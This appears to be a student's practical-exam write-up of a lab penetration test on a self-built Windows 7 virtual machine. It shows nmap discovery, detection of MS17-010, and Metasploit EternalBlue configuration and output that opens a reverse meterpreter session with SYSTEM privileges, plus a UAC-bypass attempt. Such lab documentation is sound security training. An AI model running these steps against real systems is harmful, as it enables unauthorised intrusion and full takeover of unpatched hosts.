
PRACTICAL EXAMINATION

Your task is to set up a **Windows 7 operating system on a virtual machine (VM)** and perform a penetration test on it. First, download and install Windows 7 into your preferred virtualization software (VMware/VirtualBox). Once the VM is running, attempt to identify vulnerabilities, exploit them, and gain access to the system. Document each step you take — from setup, scanning, and exploitation, to privilege escalation — along with screenshots as proof of your work. The goal is to simulate a real-world hacking scenario and demonstrate your ability to set up, attack, and report on a vulnerable system.


In this task I have downloaded the windows 7 operating system as mentioned from web and added the machine to my virtual box and naming the system as Alex with password Alex.

On windows 7 machine command line I got the info of ip addess of the target as 192.168.1.4 using command ipconfig.



```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : domain.name
   Link-local IPv6 Address . . . . . : fe80::65be:8dd7:fa0d:ef4b%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::32bd:13ff:fe16:ae0%11
                                       192.168.1.1

Tunnel adapter isatap.domain.name:
```

Firstly, I used netdiscover to find out the live machines in the network, Where I was able to see the target machine IP.




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

21 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1260
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.4     08:00:27:06:f9:7a      1      60  PCS Systemtechnik GmbH
192.168.1.7     28:d0:43:e2:97:a6      6     360  AzureWave Technology Inc.
192.168.1.9     9a:ce:94:3a:dd:8f     12     720  Unknown vendor
192.168.1.1     30:bd:13:16:0a:e0      2     120  Zyxel Communications Corpora
```

Then, I followed Network & service discovery

Finding 1 — Nmap full scan summary (recon):


Nmap output showing discovered open ports and initial OS/service detection for host 192.168.1.4.



```
└─$ sudo nmap -sS -sV -O -Pn 192.168.1.4 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 11:43 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0027s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:06:F9:7A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
 closed port
Device type: specialized|phone
Running: Microsoft Windows 7|Phone
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows
OS details: Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0
Network Distance: 1 hop
Service Info: Host: ALEX-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 140.66 seconds
```

Finding 2: Vulnerability identification (MS17-010)

Nmap smb-vuln script output identifying MS17-010: Nmap NSE script smb-vuln* reporting the host as vulnerable to MS17-010 (CVE-2017-0143).




```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb-vuln* -p445 192.168.1.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 11:51 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0027s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:06:F9:7A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacr
ypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
```


the output of targeted NSE scripts against port 445. The script identified the host as **VULNERABLE** to the Microsoft SMBv1 remote code execution vulnerability commonly referred to as MS17-010 (CVE-2017-0143).

Finding 3 — Available exploit modules (context)

Metasploit search results for ms17-010: Metasploit console search output showing publicly-known exploit modules for MS17-010 (EternalBlue and related variants).




```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.4
rhosts ⇒ 192.168.1.4
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.1.4      yes       The target host(s), see https://docs.metas
                                             ploit.com/docs/using-metasploit/basics/usi
                                             ng-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for a
                                             uthentication. Only affects Windows Server
                                              2008 R2, Windows 7, Windows Embedded Stan
                                             dard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified
                                             username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches explo
                                             it Target. Only affects Windows Server 200
                                             8 R2, Windows 7, Windows Embedded Standard
                                              7 target machines.
```



```
[*] 192.168.1.4:445 - Sending last fragment of exploit packet.
[*] 192.168.1.4:445 - Receiving response from exploit packet
[+] 192.168.1.4:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.4:445 - Sending egg to corrupted connection.
[*] 192.168.1.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.10:4444 → 192.168.1.4:49173) at 2025-09-11 1
2:00:56 -0400
[+] 192.168.1.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > █
```

Finding 4 : Meterpreter session opened (evidence of successful compromise).

Terminal output showing an interactive remote session was established to the host (meterpreter session). Timestamp included in the capture.




```
meterpreter > sysinfo
Computer        : ALEX-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Meterpreter sysinfo output (host details)

Collected host information showing machine name (ALEX-PC), OS and build (Windows 7 SP1 x64), and domain/workgroup.

Privilege Escalation Verification: getuid




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : ALEX-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

displays host metadata collected during the interactive session: machine name ALEX-PC, OS Windows 7 (6.1 Build 7601, Service Pack 1), architecture x64, and domain/workgroup WORKGROUP.

Also tried other forms to get in - exploit/windows/local/bypassuac:


Exploit aborted: Already in elevated state

- Created multiple Meterpreter sessions for redundancy and testing.

